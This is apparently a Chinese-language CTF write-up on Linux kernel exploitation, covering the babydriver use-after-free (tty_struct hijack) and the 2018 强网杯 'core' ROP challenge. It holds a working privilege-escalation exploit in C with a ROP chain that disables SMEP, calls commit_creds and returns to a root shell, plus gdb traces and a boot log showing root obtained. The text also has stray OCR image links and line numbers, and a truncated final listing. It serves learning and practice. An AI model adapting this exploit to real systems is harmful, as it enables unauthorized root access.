>>> 0xffffffffb8a9c8e0-commit_creds
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unsupported operand type(s) for -: 'long' and 'str'
>>> 0xffffffffb8a9c8e0-int(commit_creds,16)
18446744072512077824L
>>> hex(0xffffffffb8a9c8e0-int(commit_creds,16))
'0xffffffffb8a00000'
>>> hex(0xffffffffb8a9c8e0-0x9c8e0)
'0xffffffffb8a00000'
>>> hex(0xffffffff9fa00000-0xffffffff81000000)
'0x1ea00000'
>>>
```

就是执行prepare_kernel_cred以及commit_creds

然后通过swapgs恢复gs值



```
 RBP  0xffffffffffff0100
 RSP  0xffffa370400e7e68 —▸ 0xffffffff90800b2f ◂— pop    rdi
 RIP  0xffffffffc03fb15e (core_copy_func+104) ◂— ret
──────────────────────────────────────────────────────────────[ DISASM ]──
   0xffffffffc03fb144 <core_copy_func+78>     mov    rdx, qword ptr [rsp + 0x40]
   0xffffffffc03fb149 <core_copy_func+83>     xor    rdx, qword ptr gs:[0x28]
   0xffffffffc03fb152 <core_copy_func+92>     je     core_copy_func+99 <0xffffffffc03fb159>
    ↓
   0xffffffffc03fb159 <core_copy_func+99>     add    rsp, 0x48
   0xffffffffc03fb15d <core_copy_func+103>    pop    rbx
 ► 0xffffffffc03fb15e <core_copy_func+104>    ret    <0xffffffff90800b2f>
    ↓
   0xffffffff90800b2f                         pop    rdi
   0xffffffff90800b30                         ret
    ↓
   0xffffffff9089cce0                         push   rbp
   0xffffffff9089cce1                         mov    rbp, rdi
   0xffffffff9089cce4                         mov    rdi, qword ptr [rip + 0x1698c15]
──────────────────────────────────────────────────────────────[ STACK ]──
00:0000│ rsp  0xffffa370400e7e68 —▸ 0xffffffff90800b2f ◂— pop    rdi
01:0008│      0xffffa370400e7e70 ◂— 0
02:0010│      0xffffa370400e7e78 —▸ 0xffffffff9089cce0 ◂— push   rbp
03:0018│      0xffffa370400e7e80 —▸ 0xffffffff908a0f49 ◂— pop    rdx
04:0020│      0xffffa370400e7e88 —▸ 0xffffffff90821e53 ◂— pop    rcx
05:0028│      0xffffa370400e7e90 —▸ 0xffffffff9081aa6a ◂— mov    rdi, rax
06:0030│      0xffffa370400e7e98 —▸ 0xffffffff9089c8e0 ◂— push   r12
07:0038│      0xffffa370400e7ea0 —▸ 0xffffffff912012da ◂— swapgs
────────────────────────────────────────────────────────────[ BACKTRACE ]──
 ► 0 ffffffffc03fb15e core_copy_func+104
   1 ffffffff90800b2f
   2                0
─────────────────────────────────────────────────────────────────────────
gdb-peda$
```

返回到iretq,恢复现场

这里注意几个细节点

为什么攻击tty结构体?

在open(“/dev/ptmx”)的时候会创建tty结构体,而tty结构体里有个tty_operation含有大量函数指针,我们修改其中一个,让其转移到我们伪造的tty结构体上,迁移到ROP链条上攻击

过程?

我们是攻击write函数,在调用write的时候,此时rax刚好为tty_operations的首地址

在for循环的时候,我们设置了mov rsp,rax, 这里就是将栈转移到fake_tty结构体上,

然后此时,在将rsp转移到我们的ROP链上,这时候才开始ROP

必要条件:我们能够伪造这个tty结构体,这里用了uaf的洞


```
#include
#include
#include
#include
#include
#include
#include
#define prepare_kernel_cred_addr 0xffffffff810a1810
#define commit_creds_addr 0xffffffff810a1420
void* fake_tty_operations[30];
size_t user_cs, user_ss, user_rflags, user_sp;
```

```
void save_status()

{

__asm__("mov user_cs, cs;"

"mov user_ss, ss;"

"mov user_sp, rsp;"

"pushf;"

"pop user_rflags;"

);

puts("[*]status has been saved.");

}

void get_shell()

{

system("/bin/sh");

}

void get_root()

{

char* (*pkc)(int) = prepare_kernel_cred_addr;

void (*cc)(char*) = commit_creds_addr;

(*cc)((*pkc)(0));

}

int main()

{

save_status();

int i = 0;

size_t rop[32] = {0};

rop[i++] = 0xffffffff810d238d; // pop rdi; ret;

rop[i++] = 0x6f0;

rop[i++] = 0xffffffff81004d80; // mov cr4, rdi; pop rbp; ret;

rop[i++] = 0;

rop[i++] = (size_t)get_root;

rop[i++] = 0xffffffff81063694; // swapgs; pop rbp; ret;
rop[i++] = 0;

rop[i++] = 0xffffffff814e35ef; // iretq; ret;

rop[i++] = (size_t)get_shell;

rop[i++] = user_cs; /* saved CS */

rop[i++] = user_rflags; /* saved EFLAGS */

rop[i++] = user_sp;

rop[i++] = user_ss;

for(int i = 0; i < 30; i++)

{

fake_tty_operations[i] = 0xFFFFFFFF8181BFC5;

}

fake_tty_operations[0] = 0xffffffff810635f5; //pop rax; pop rbp; ret;

fake_tty_operations[1] = (size_t)rop;

fake_tty_operations[3] = 0xFFFFFFFF8181BFC5; // mov rsp,rax ; dec ebx ; ret

int fd1 = open("/dev/babydev", O_RDWR);

int fd2 = open("/dev/babydev", O_RDWR);

ioctl(fd1, 0x10001, 0x2e0);

close(fd1);

int fd_tty = open("/dev/ptmx", O_RDWR|O_NOCTTY);

size_t fake_tty_struct[4] = {0};

read(fd2, fake_tty_struct, 32);

fake_tty_struct[3] = (size_t)fake_tty_operations;

write(fd2,fake_tty_struct, 32);

char buf[0x8] = {0};

write(fd_tty, buf, 8);

return 0;

}
```

2018强网杯 core

ROP

基地址



```
   0xffffffffc03fb159 <core_copy_func+99>    add    rsp, 0x48
   0xffffffffc03fb15d <core_copy_func+103>   pop    rbx
   0xffffffffc03fb15e <core_copy_func+104>   ret
    ↓
   0xffffffff90800b2f                        pop    rdi
   0xffffffff90800b30                        ret
    ↓
 → 0xffffffff9089cce0                        push   rbp
   0xffffffff9089cce1                        mov    rbp, rdi
   0xffffffff9089cce4                        mov    rdi, qword ptr [rip + 0x1698c15]
   0xffffffff9089cceb                        mov    esi, 0x14000c0
   0xffffffff9089ccf0                        push   rbx
   0xffffffff9089ccf1                        call   0xffffffff90972a70

00:0000│ rsp  0xffffa370400e7e80 —▸ 0xffffffff908a0f49 ◂— pop    rdx
01:0008│      0xffffa370400e7e88 —▸ 0xffffffff90821e53 ◂— pop    rcx
02:0010│      0xffffa370400e7e90 —▸ 0xffffffff9081aa6a ◂— mov    rdi, rax
03:0018│      0xffffa370400e7e98 —▸ 0xffffffff9089c8e0 ◂— push   r12
04:0020│      0xffffa370400e7ea0 —▸ 0xffffffff912012da ◂— swapgs
05:0028│      0xffffa370400e7ea8 ◂— 0
06:0030│      0xffffa370400e7eb0 —▸ 0xffffffff90850ac2 ◂— iretq
07:0038│      0xffffa370400e7eb8 —▸ 0x401c6d ◂— push   rbp

 ► 0 ffffffff9089cce0
   1 ffffffff908a0f49
   2 ffffffff90821e53
   3 ffffffff9081aa6a
   4 ffffffff9089c8e0
   5 ffffffff912012da
   6                0

gdb-peda$ fin
```


```
[    0.034045] Spectre V2 : Spectre mitigation: LFENCE not serializing, switchie
udhcpc: started, v1.26.2
udhcpc: sending discover
udhcpc: sending select for 10.0.2.15
udhcpc: lease of 10.0.2.15 obtained, lease time 86400
/ # cat /sys/module/core/
coresize   initsize   notes/     sections/  uevent
holders/   initstate  refcnt     taint
/ # cat /sys/module/core/sections/.text
0xffffffffc03fb000
/ # /tmp/exploit
[*]status has been saved.
commit_creds addr: 0xffffffff9089c8e0
vmlinux_base addr: 0xffffffff90800000
prepare_kernel_cred addr: 0xffffffff9089cce0
[*]set off to 64
[*]read to buf.
[+]canary: 0x6b573ca8385fc00
[*]copy from user with size: -65280
```

这里主要是因为kaslr保护,所以起来后的文件有偏移,动态获取后,得到一个offset,在将静态获取的地址加上这个offset便是真实地址了fuckfuck1

fuck2


rop过程

这里重复的不多说,主要测试下rop过程




```
R15  0x0
RBP  0xffffffffffff0100
RSP  0xffffa370400e7e98 —▸ 0xffffffff9089c8e0 ◂— push   r12
RIP  0xffffffff9081aa6a ◂— mov    rdi, rax
[ DISASM ]
   0xffffffff908a0f49    pop    rdx
   0xffffffff908a0f4a    ret
    ↓
 → 0xffffffff9081aa6a    mov    rdi, rax
   0xffffffff9081aa6d    call   rdx
   0xffffffff9081aa6f    cmp    rbx, r15
   0xffffffff9081aa72    mov    rax, qword ptr [rbx]
   0xffffffff9081aa75    jne    0xffffffff9081aa18
   0xffffffff9081aa77    mov    rdi, r12
   0xffffffff9081aa7a    call   0xffffffff9106be50
   0xffffffff9081aa7f    add    rsp, 8
   0xffffffff9081aa83    xor    eax, eax
[ STACK ]
00:0000│ rsp  0xffffa370400e7e98 —▸ 0xffffffff9089c8e0 ◂— push   r12
01:0008│      0xffffa370400e7ea0 —▸ 0xffffffff912012da ◂— swapgs
02:0010│      0xffffa370400e7ea8 ◂— 0
03:0018│      0xffffa370400e7eb0 —▸ 0xffffffff90850ac2 ◂— iretq
04:0020│      0xffffa370400e7eb8 —▸ 0x401c6d ◂— push   rbp
05:0028│      0xffffa370400e7ec0 ◂— 0x33 /* '3' */
06:0030│      0xffffa370400e7ec8 ◂— 0x206
07:0038│      0xffffa370400e7ed0 —▸ 0x7fffb36a5b40 —▸ 0x7fffb36adbb0 —▸ 0x4030e0 ◂— push   r15
[ BACKTRACE ]
 ► 0 ffffffff9081aa6a
   1 ffffffff9089c8e0
   2 ffffffff912012da
   3                0

gdb-peda$
```

这里进入了prepare_kernel_cred



```
RSP  0x7ffd9a3310a0 —▸ 0x7ffd9a339110 —▸ 0x4030e0 ◂— push   r15
RIP  0x401c6d ◂— push   rbp
──────────────────────────────────────────────────────────────[ DISASM ]──
 ► 0x401c6d    push   rbp
   0x401c6e    mov    rbp, rsp
   0x401c71    call   0x4518d0
   0x401c76    test   eax, eax
   0x401c78    jne    0x401c88
   0x401c7a    lea    rdi, [rip + 0x9e387]
   0x401c81    call   0x409410
   0x401c86    jmp    0x401c94
   0x401c88    lea    rdi, [rip + 0x9e381]
   0x401c8f    call   0x418390
   0x401c94    mov    edi, 0
───────────────────────────────────────────────────────────────[ STACK ]──
00:0000│ rsp  0x7ffd9a3310a0 —▸ 0x7ffd9a339110 —▸ 0x4030e0 ◂— push   r15
01:0008│      0x7ffd9a3310a8 —▸ 0x4022a0 ◂— mov    eax, 0
02:0010│      0x7ffd9a3310b0 ◂— add    byte ptr [rdx], dh /* 0x37eeb46f63b13200 */
... ↓
───────────────────────────────────────────────────────────[ BACKTRACE ]──
 ► 0           401c6d
   1     7ffd9a339110
   2           4022a0
   3 37eeb46f63b13200
   4 37eeb46f63b13200
   5 37eeb46f63b13200
   6 37eeb46f63b13200
   7 37eeb46f63b13200
   8 37eeb46f63b13200
   9 37eeb46f63b13200
   10 37eeb46f63b13200
──────────────────────────────────────────────────────────────────────────
gdb-peda$
```


出来后又pop_rdx



```
R15  0x0
RBP  0xffffffffffff0100
RSP  0xffffb007400f3e68 —▸ 0x401f2a ◂— push   rbp
RIP  0xffffffffc029f15e (core_copy_func+104) ◂— ret
──────────────────────────────────────────────────────────────[ DISASM ]──
   0xffffffffc029f159 <core_copy_func+99>     add    rsp, irq_stack_union+72 <72>
   0xffffffffc029f15d <core_copy_func+103>    pop    rbx
 ► 0xffffffffc029f15e <core_copy_func+104>    ret    <0x401f2a>
    ↓
   0x401f2a                                   push   rbp
   0x401f2b                                   mov    rbp, rsp
   0x401f2e                                   sub    rsp, irq_stack_union+16 <16>
   0x401f32                                   mov    rax, qword ptr [rip + 0xca3ff]
   0x401f39                                   mov    qword ptr [rbp - 8], rax
   0x401f3d                                   mov    rax, qword ptr [rip + 0xca3ec]
   0x401f44                                   mov    qword ptr [rbp - 0x10], rax
   0x401f48                                   mov    rax, qword ptr [rbp - 8]
───────────────────────────────────────────────────────────────[ STACK ]──
00:0000│ rsp  0xffffb007400f3e68 —▸ 0x401f2a ◂— push   rbp
01:0008│      0xffffb007400f3e70 —▸ 0xffffffffb68012da ◂— swapgs
02:0010│      0xffffb007400f3e78 ◂— 0
03:0018│      0xffffb007400f3e80 —▸ 0xffffffffb5e50ac2 ◂— iretq
04:0020│      0xffffb007400f3e88 —▸ 0x401cee ◂— push   rbp
05:0028│      0xffffb007400f3e90 ◂— 0x33 /* '3' */
06:0030│      0xffffb007400f3e98 ◂— 0x206
07:0038│      0xffffb007400f3ea0 —▸ 0x7ffdcb542400 —▸ 0x7ffdcb5425f0 —▸ 0x402fd0 ◂— push   r15
───────────────────────────────────────────────────────────[ BACKTRACE ]──
 ► 0 ffffffffc029f15e core_copy_func+104
   1           401f2a
   2 ffffffffb68012da
   3                0
──────────────────────────────────────────────────────────────────────────
gdb-peda$ █
```

执行完cmmit_creds后

然后返回到用户态


```
[    2.370208] ata2.00: ATAPI: QEMU DVD-ROM, 2.5+, max UDMA/100
[    2.374342] ata2.00: configured for MWDMA2
[    2.378832] scsi 1:0:0:0: CD-ROM            QEMU     QEMU DVD-ROM     2.5+ PQ: 05
[    2.390292] sr 1:0:0:0: [sr0] scsi3-mmc drive: 4x/4x cd/rw xa/form2 tray
[    2.394161] cdrom: Uniform CD-ROM driver Revision: 3.20
[    2.398620] sr 1:0:0:0: Attached scsi generic sg0 type 5
[    2.402491] Freeing unused kernel memory: 1464K (ffffffff81f41000 - ffffffff820a)
[    2.405167] Write protecting the kernel read-only data: 14336k
[    2.410443] Freeing unused kernel memory: 1916K (ffff880001821000 - ffff880001a0)
[    2.416795] Freeing unused kernel memory: 120K (ffff880001de2000 - ffff880001e00)
[    2.423240] babydriver: module verification failed: signature and/or required kel

Boot took 1.15 seconds

/ $ /tmp/exploit4
[*]status has been saved.
[    7.781137] device open
[    7.782730] device open
[    7.785255] alloc done
[    7.787273] device release
/ # id
uid=0(root) gid=0(root)
/ # [   10.454384] traps: exploit4[89] general protection ip:401c20 sp:7ffe480dd0e0]
[   10.470906] device release
[   10.473809] bad magic number for tty struct (5:2) in tty_release
Segmentation fault
/ $ /tmp/exploit4
[*]status has been saved.
[   31.407288] device open
[   31.409753] device open
[   31.411795] alloc done
[   31.413908] device release
```

```
   0xffffffff8181bf7e    ret
    ↓
   0xffffffff810d238d    pop    rdi
   0xffffffff810d238e    ret
    ↓
   0xffffffff81004d80    mov    cr4, rdi
   0xffffffff81004d83    pop    rbp
──────────────────────────────────────────────────[ STACK ]──
00:0000  rax rsp  0x7ffdcddec920 —▸ 0xffffffff810d238d ◂— pop    rdi
01:0008           0x7ffdcddec928 ◂— 0x6f0
02:0010           0x7ffdcddec930 —▸ 0xffffffff81004d80 ◂— mov    cr4, rdi
03:0018           0x7ffdcddec938 ◂— 0
04:0020           0x7ffdcddec940 —▸ 0x401c21 ◂— push   rbp
05:0028           0x7ffdcddec948 —▸ 0xffffffff81063694 ◂— swapgs
06:0030           0x7ffdcddec950 ◂— 0
07:0038           0x7ffdcddec958 —▸ 0xffffffff8181a797 ◂— iretq
──────────────────────────────────────────────[ BACKTRACE ]──
 ► 0 ffffffff8181bfc8
   1 ffffffff810d238d
   2              6f0
   3 ffffffff81004d80
   4                0
─────────────────────────────────────────────────────────────
gdb-peda$ x/20gx 0x7ffdcddec920
0x7ffdcddec920: 0xffffffff810d238d      0x00000000000006f0
0x7ffdcddec930: 0xffffffff81004d80      0x0000000000000000
0x7ffdcddec940: 0x0000000000401c21      0xffffffff81063694
0x7ffdcddec950: 0x0000000000000000      0xffffffff8181a797
0x7ffdcddec960: 0x0000000000401c0e      0x0000000000000033
0x7ffdcddec970: 0x0000000000000206      0x00007ffdcddec8e0
0x7ffdcddec980: 0x000000000000002b      0x0000000000000000
0x7ffdcddec990: 0x0000000000000000      0x0000000000000000
0x7ffdcddec9a0: 0x0000000000000000      0x0000000000000000
0x7ffdcddec9b0: 0x0000000000000000      0x0000000000000000
gdb-peda$ 
```

然后起shell

这里可以看到1

2

3

4

5pop rdx; ret

pop rcx; ret

mov rdi, rax; call rdx;

这里跟往常不怎么一样,不过原理还是rop,先执行pop rdx,然后执行mov rdi,rax,然后在执行pop ecx, ret

细节点

编译1gcc exploit.c -static -masm=intel -g -o exploit

方便调试查看 root启动1setsid /bin/cttyhack setuidgid 0 /bin/sh

查看.text1cat /sys/modules/core/section/.text

add-symbol-file1add-symbol-file ./core.ko /sys/modules/core/section/.text

这样可以带符号下断了

这个让我自己做还是很难的,调试别人exp相对容易些,自己编写感觉暂时做不出

exp1

2

3

4

```
// gcc exploit.c -static -masm=intel -g -o exploit
#include
#include
#include
#include
#include
```

